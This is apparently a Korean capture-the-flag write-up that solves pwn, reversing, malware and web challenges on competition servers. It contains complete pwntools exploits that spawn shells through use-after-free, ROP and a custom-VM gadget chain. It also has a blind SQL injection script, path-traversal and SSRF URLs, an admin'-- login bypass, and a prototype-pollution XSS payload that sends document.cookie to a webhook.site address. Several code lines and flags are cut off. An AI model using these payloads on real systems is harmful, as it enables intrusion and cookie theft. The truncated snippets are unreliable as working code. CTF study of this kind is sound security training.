최종본

pwn - 사용 후 해제

다음 문제는 기본 UAF 문제이다. free를 한 뒤, modify를 하고 free되지 않은 chunk를 modify하여 base frame으로 등록되어 있는 chunk를 덮는다. 이후 1번 idx show를 진행하는 과정에서 show에서 사용되는 ptr가 덮여 oneshot이 실행되는 방식으로 쉘을 획득하였다.

Source Code

```
from pwn import *

def add(name, age):
    p.sendlineafter(b"> ",str(1))
    p.sendlineafter(b": ", name)
    p.sendlineafter(b": ", str(age))

def modify(idx, name, age):
    p.sendlineafter(b"> ",str(2))
    p.sendlineafter(b": ",str(idx))
    p.sendlineafter(b": ",name)
    p.sendlineafter(b": ", str(age))

def delete(idx):
    p.sendlineafter(b"> ",str(3))
    p.sendlineafter(b": ",str(idx))

p=remote("apse2020.cstec.kr", 7714)
#p=process("./simple_uaf")
e=ELF("./simple_uaf")
l=ELF("./libc6_2.27-3ubuntu1.4_amd64.so")

p.recvuntil(b"0x")
libc_base = int(p.recvuntil(b"\n",drop=True),16) + 0x4F440 - l.sym['system']

oneshot = libc_base + 0x10a41c
log.info(hex(libc_base))

add(b"a"*(0x30-1),10)
add(b"a"*(0x30-1),10)
add(b"a"*(0x30-1),10)
delete(2)
modify(0,b"AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGGHHHHHHHHIIIIIIIIJJJJJJJJKKKKKKKK" + p64(oneshot),10)

p.recv()
p.sendline("4")
p.recv()
p.sendline("1")

p.interactive()
```

pwn - 리턴 지향 프로그래밍

size를 음수로 주게 되면 `%d` 로 처음에 받아서 unsigned int로 처리하기 때문에 원하는 길이만큼 BOF를 일으킬 수 있다. 이후에는 prdi로 puts(puts_got)를 실행하고 다시 main으로 돌아와 `system("/bin/sh\x00")` 을 실행하면 쉘이 실행된다.

Source Code

```
from pwn import *

p=remote("apse2021.cstec.kr", 4147)
#p=process("./simple_overflow")
e=ELF("./simple_overflow")
l=ELF("./libc6_2.31-0ubuntu9_amd64.so")
p.recv()
p.sendline("-1")
```

```
p.recv()
p.sendline(b"A"*0x18+p64(0x401333)+p64(e.got['puts'])+p64(e.plt['puts'])+p64(e.sym['main']))

libc_base = u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b'\x00'))-l.sym['puts']

log.info(hex(libc_base))

p.recv()
p.sendline("-1")
p.recv()
p.sendline(b"A"*0x18+p64(0x401334)+p64(0x401333)+p64(libc_base+next(l.search(b"/bin/sh\x00")))+p64(libc_base+l.sym['system']))

p.interactive()
```

MALWARE 1 - JS Malware

Javascript에 Proxy를 이용해 myObj 객체를 생성하고 해당 문제 코드에 존재하는 로직을 우회해서 문제 해결이 가능하다.

```
a=1;
c=1;
obj={};
s=(v)=>{a=v};
g=()=>a;
myObj=new Proxy(obj, {
    ownKeys: function(target) {
        return [];
        },
    get: function(t, p) {
        if (p=='flag')
            return 27272727;
        if (c==2) {
            c+=1;
            return s;
        }
        if (c==3)
            return g;
        if (p=='get')
            return 'function() { return a; }';
        c+=1;
        return 'function(val) { a = 17171717; }'
    }
})
```


위 코드를 사용하면 문제가 풀리지만 입력 가능한 Byte가 280임으로 javascript minifier에서 코드를 줄이고

함수가랑 변수가 깨진부분을 수정해서 payload를 전송하면 flag 획득이 가능하다.

```
a=1,c=1,obj={},s=(v)=>{a=v},g=()=>a,myObj=new Proxy(obj,{ownKeys:function(a){return[]},get:function(b,a){return"flag"==a?27272727:2==c?(c+=
```

MALWARE 3 - 감염된 파일 복호화

주어진 문제파일에서 어떤 랜섬웨어를 사용하는지 나와있는 설명 txt 파일에 `XOR` 이라는 문구가 있길래 다시 파일명을 `*.pdf` 로 바꿔 encrypt 를 한다면 결과가 원본이 나오지 않을까 생각하였고, 그 시나리오대로 플래그를 획득하였다.



apollob{9e89083d7781cb684dc55e403791677f589e7b179dce64171f20f4ca16d10abf42ae9bebfdb94e80223931e2f3461d1ce7caca4cc002745bd5e54f8d31750db52f57bed9392bb2a5019}

최종 플래그 획득 장면은 위와 같다.

REVERSING 1 - 세종시에 오신 것을 환영합니다.

역연산과 small trick을 이용한 리버싱 문제

IDA를 이용해서 파일을 분석해보면, 간단한 ROR역연산을 필요로 한다.

이렇게 15번의 입력을 맞춰주면 해결이 된다.


```
 def ROL(data, shift, size=64):
    shift %= size
    remains = data >> (size - shift)
    body = (data << shift) - (remains << size )
    return (body + remains)

def ROR(data, shift, size=64):
    shift %= size
    body = data >> shift
    remains = (data << (size - shift)) - (body << size)
    return (body + remains)

a=[0x9BABB866E47BE147,0x1AAAB8E765FAE0C6,0x1A223010ED72E841,0xD9687A5AA7382205,0x64EB99896CFFE3B8,0xDD6EB89865F52603,0xED3A2838F56A7031,0x6

for i in range(len(a)):
    for j in range(7):
        a[i]^=0xaeafde12fe89ce12
        print(bytes.fromhex(hex(a[i])[2:]))
        a[i]=ROR(a[i],8)
        print(bytes.fromhex(hex(a[i])[2:]))
    for j in range(7):
        a[i]^=0xdeadbeefdeadc0de
        a[i]=ROL(a[i],8)

print(a)
```

이렇게 페이로드를 제출하면 아래와 같은 문자열들이 나온다.

```
7e81807e0101817e
ff8080ff808080ff
ff08080808088878
3c4242424242423c
81c1a19189858381
```

```
38448080808f463a
810102010101008
8181818199a5c381
ff8080ff808080ff
808080808080080ff
3e4180808080413e
3c4242424242423c
81c3a59981818181
ff8080ff808080ff
1008080408080810
```

이를 차례로 입력하면



이렇게 Good : Then, You can probably see the flag(len=15).가 뜬다.

그 후 15줄의 값을 각 줄마다 해당 사이트에서 https://bahamas10.github.io/binary-to-qrcode/ QR 코드를 돌리면 QR이 영문으로 나와 문자열들을 조합하면 플래그가 나온다.

flag :

sejong{welcome}

REVERSING 2 - 가상머신

revpwn 문제다.

바이너리 자체가 decompile이 되지 않는 방식으로 custom start 형식으로 만들어져 있어 gdb로 디버깅을 해보면서 어떤 과정을 거치고 있는지 확인하였다.

간단히 정리하자면,

Read(0,0x402000, 0x4);를 하여 입력을 받은 뒤, “1337”을 맞추면 great job, 아니면 try harder!를 출력해주는 프로그램이다.

0x402016부터 있는 0x401000 위치의 21개의 가젯을 저장하게 되어 있으며 0x4020be 위치부터 적혀있는 offset을 통해 해당 가젯에 접근하는 것을 알 수 있다.

```
[0x5, 0x6, 0x3, 0x0, 0x21, 0x40, 0x0, 0x0, 0x0, 0x0, 0x0, 0x4, 0x4, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x7, 0xa, 0x8, 0xb, 0xe, 0x5, 0xc, 0x6
```

1337을 맞추면 exit(0)을 정상적으로 실행하지만, 그렇지 않을 경우 0x402000을 침범하여 opcode로 사용할 수 있게 된다. 따라서 사용자의 입력값이 결국 offset으로 쓰일 수 있게 되어 4개의 가젯을 사용할 수 있는 것이다.

여기서 4개의 가젯을 사용하기 직전의 레지스터 상황을 보았다.

일단 처음에 사용한 가젯은 다음과 같다. “\x05\x06\x10\x07”

순서대로,

xor rax, rax

xor rdi,rdi

imul rbx,rbx

syscall을 해주었다.

이렇게 되면 read(0,0x402000,0x90)을 호출할 수 있게 되어 원래 \x00에 해당하는 offset을 바꿀 수 없었지만 해당 부분을 원하는 가젯으로 변경할 수 있게 된다.

따라서 opcode쪽도 덮기 위해 imul을 한번 더 호출하여 read 범위를 늘리고 xor rax, rax를 한 다음 syscall을 호출해주면 read(0,0x402000,0x90*0x90)을 호출할 수 있게 되며, 이제는 가젯과 opcode를 한번에 모두 변조할 수 있게 된다.

일단 0x402000 시작점에 “/bin/sh\x00” 을 넣은 다음 0x402016 가젯은 또 0x401000으로, 그리고 다시 돌아가게끔 한 뒤

```
0x40102a:    mov    rdi,QWORD PTR [r15+0x4020be]
0x401031:    add    r15,0x8
0x401035:    ret
0x401036:    mov    rsi,QWORD PTR [r15+0x4020be]
0x40103d:    add    r15,0x8
0x401041:    ret
0x401042:    mov    rdx,QWORD PTR [r15+0x4020be]
0x401049:    add    r15,0x8
0x40104d:    ret
```

다음 가젯으로 rdi, rsi, rdx를 0x402000, 0, 0으로 맞춰주고 rax를 xor과 inc로 0x3b가 되도록 맞추면 execve(“/bin/sh\x00”,0,0);을 호출하여 쉘이 획득된다.

Source Code

```
from pwn import *

context(os="linux",arch="amd64")

p=remote("apse2021.cstec.kr", 1337)
#p=process("./revpwn")
pause()
p.send(b"\x05\x06\x10\x07")
```

```
p.recv()
pay=b"/bin/sh\x00"+b"A"*(0x16-8)+p64(0x401000)
pay+=p64(0x0)+p64(0x0)
pay+=p64(0x401056)+p64(0x0)
pay+=p64(0x401096)+p64(0x40104e)
p.send(pay)

pay=b"/bin/sh\x00"+b"A"*(0x16-8)+p64(0x401000)
pay+=p64(0x40104e)+p64(0x40107c)
pay+=p64(0x4010a5)+p64(0x401042)
pay+=p64(0x40102a)+p64(0x401056)
pay+=p64(0x401036)+p64(0)
pay+=p64(0)+p64(0)
pay+=p64(0)+p64(0)
pay+=p64(0)+p64(0)
pay+=p64(0)+p64(0)
pay+=p64(0)+p64(0)
pay+=p64(0)+p64(0)
pay+=b"\x01\x02\x05"+p64(0x402000)+b"\x02"*0x3a+b"\x04"+p64(0x0)+b"\x07"+p64(0x0)+b"\x06"
pause()
p.send(pay)
p.interactive()
```

REVERSING 4 - 연산의 반복

엄청 방대한 양의 main 코드에 의해 IDA에서 디컴파일이 되지도 않는 문제이다.

Correct를 띄우는 데 마지막에 `strncmp` 함수를 통해 hex 값을 비교하는 것을 알 수 있었으며, 입력값이 80bytes, hex 값으로 되어 있어 2개씩 끊어서 바꿔보면, 각 byte가 변하는 과정이 다른 byte에 영향을 안 주는 것을 확인할 수 있었다. 따라서 처음에 gdb script를 통해 비교구문 과정에서의 rsi에 있는 값을 가져오는 방식으로 하려 했으나, 사용법을 잘 몰라서 code patch를 이용해 다음과 같이 패치를 시도하였다.

```
000000000041C93A
000000000041C93A loc_41C93A:                             ; CODE XREF: main+1B6FC↑j
000000000041C93A                 lea     rsi, [rbp+s2]   ; s2
000000000041C941                 mov     rdi, offset s1  ; "B64C081DFCC5847C0F4A5D9642C8AD170A27CEE"...
000000000041C94B                 mov     edx, 80         ; n
000000000041C950                 call    _strncmp
000000000041C955                 cmp     eax, 0
000000000041C958                 jz      short loc_41C9D7
000000000041C95A                 nop
000000000041C95B                 nop
000000000041C95C                 nop
000000000041C95D                 nop
000000000041C95E                 mov     rdi, rsi
000000000041C961                 nop
000000000041C962                 nop
000000000041C963                 nop
000000000041C964                 nop
000000000041C965                 nop
000000000041C966                 nop
000000000041C967                 nop
000000000041C968                 call    _puts
000000000041C96D                 xor     esi, esi        ; oflag
000000000041C96F                 mov     rdi, offset file ; "/flag"
```

이렇게 jnz를 jz로 바꾸고 rdi를 rsi 값으로 바꿔준 후 puts 를 실행하도록 하면 사용자의 input에 따라 값이 어떻게 바뀌는지 출력된다.

따라서, s1과 결과가 같은 bytes가 나온다면 그 입력 byte가 정답인 것이다.

```
from pwn import *

res=[0 for i in range(40)]

ans=bytes.fromhex("B64C081DFCC5847C0F4A5D9642C8AD170A27CEE953D0D50B76ACC1EDEDE53D66D114F0D206287851")

for i in range(256):
    p=process("./repopbin")
```

```
    p.sendline(hex(i)[2:].rjust(2,"0") * 40)

    k=bytes.fromhex(p.recv().decode()[:-1])
    print(k)
    for j in range(40):
        if k[j]==ans[j]:
            print("found"+str(j))
            res[j]=i
print(bytes(res).hex())
```

따라서 답은 다음과 같았다.

```
'
[+] Starting local process './repopbin': pid 13689
b"\xd4\xbd#\x92=B\x11\x97\x15\xceL\x15s\x98\xca\x02\xa3\xb6'=\t\x17\x7f~\xbc\xd8\x12\xa5\xf9H\xd9t~L\xc5|\xc7q\xe6^\x
2"
[+] Starting local process './repopbin': pid 13691
b'\xd5\xbe$\x93>C\x12\x98\x16\xcfM\x16t\x99\xcb\x03\xa4\xb7(>\n\x18\x80\x7f\xbd\xd9\x13\xa6\xfaI\xdau\x7fM\xc6}\xc8r\
_\x1212'
[+] Starting local process './repopbin': pid 13693
b'\xd6\xbf%\x94?D\x13\x99\x17\xd0N\x17u\x9a\xcc\x04\xa5\xb8)?\x0b\x19\x81\x80\xbe\xda\x14\xa7\xfbJ\xdbv\x80N\xc7~\xc9
e8`\x1212'
[+] Starting local process './repopbin': pid 13695
b'\xd7\xc0&\x95@E\x14\x9a\x18\xd1O\x18v\x9b\xcd\x05\xa6\xb9*@\x0c\x1a\x82\x81\xbf\xdb\x15\xa8\xfcK\xdcw\x81O\xc8\x7f\
t\xe9a\x1212'
[+] Starting local process './repopbin': pid 13697
b"\xd8\xc1'\x96AF\x15\x9b\x19\xd2P\x19w\x9c\xce\x06\xa7\xba+A\r\x1b\x83\x82\xc0\xdc\x16\xa9\xfdL\xddx\x82P\xc9\x80\xc
xeab\x1212"
dd8ae086ba7e6ee0f5770c7cca2bde10626ca2a745b45188b5cfaa43ef985fed4ec326513ab28dee
[*] Stopped process './repopbin' (pid 13697)
[*] Process './repopbin' stopped with exit code 0 (pid 13695)
[*] Process './repopbin' stopped with exit code 0 (pid 13693)
[*] Process './repopbin' stopped with exit code 0 (pid 13691)
[*] Process './repopbin' stopped with exit code 0 (pid 13689)
[*] Process './repopbin' stopped with exit code 0 (pid 13687)
```

flag는 서버에 접속해 다음 string을 넣으면 Correct가 뜨면서 출력된다.

WEB 1 - 정보노출

search

#	Title	Username	Permission
1	hi	admin	All
2	hey hacker, this is your mission	admin	hacker

해당 page에 search 기능에 blind SQL Injection 취약점이 존재한다.

blind sql injection 취약점을 이용하여 플래그를 획득 할 수 있다.

```
import requests
import string


url = "http://apse2021.cstec.kr:8022/search?keyword={}"
query = "apollob{"
url = url.format(query)
i = ""
while True:
    url = url + i
    for i in string.ascii_lowercase+string.digits+string.ascii_uppercase+"{!@$%^&*()_}#":
        _ = url+i
        print(_)
        html = requests.get(_).text
        if "hey hacker, this is your mission" in html:
            print("FIND", i)
            break
    if i == "}":
        break
```

```
print(url)
#requests.get(url.format())
```

WEB 2 - 프로토타입 오염

Client 단에서 jquery 3.1.1 버전을 사용하고 있었고 해당 버전에는 Javascript Prototype Pollution 취약점이 존재한다.

해당 취약점을 이용하여 cookie를 릭해서 문제를 풀 수 있다.

```
{
    "data":
    {
        "score": 100,
        "accelateIntervalTime": 10000,
        "dropIntervalTime": 1000,
        "__proto__":
        {
            "__proto__":
            {
                "preventDefault": "x",
                "handleObj": "x",
                "delegateTarget": "<img/src/onerror='fetch(`https://webhook.site/3a46ada2-7b31-46be-a18a-a48243b3b69a?q=`+document.cookie)'
            }
        }
    }
}
```

WEB 3 - 서버 측 요청 위조


```php
<?php
    include('./config.php');

    $url = $_GET['url'];

    if($url) {
        if(!preg_match('/^https?/', trim($url))){
            exit('no hack');
        }
        exit(file_get_contents(trim($url)));
    }
    show_source(__FILE__);
?>
```

LFI 취약점이 존재하며 https로 preg_match를 이용하여 패턴을 검사하지만 아래의 Payload를 이용하여 취약점 exploit이 가능하다.

```
http://apse2020.cstec.kr:5005/?url=https/../../../../../flag
```

Web 4 - CTS 스케줄

파일 다운로드의 LFI 취약점 문제



해당 페이지로 이동 후


```
http://apse2021.cstec.kr:8033/download.php?file=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.
```

위와 같이 ../를 통해 dir을 이동 후 flag를 다운받으면 해결

flag : apollob{4df247ac807ff9606311fa5e2dcc4849be9ff037cf7dcf6c101cb32341398d349958e2faf16582c31942eece35fa5fba59a6061232

Web 5 - SQL 인젝션

간단한 SQL 인젝션 문제




처음 들어가면 나오는 로그인 유저네임 창에 admin'— - 을 입력하면 admin이 들어가고, 뒤에는 —으로 인해 주석처리가 되니까 해결

패스워드는 아무거나 입력하면 해결


flag :

apollob{05ce86c96cf5fa5affd18a8ae54bcb2d3f723bea1ff37dfe969067afc495893be5c6db4c313e53e84f5d79e7b106b573f86b73162

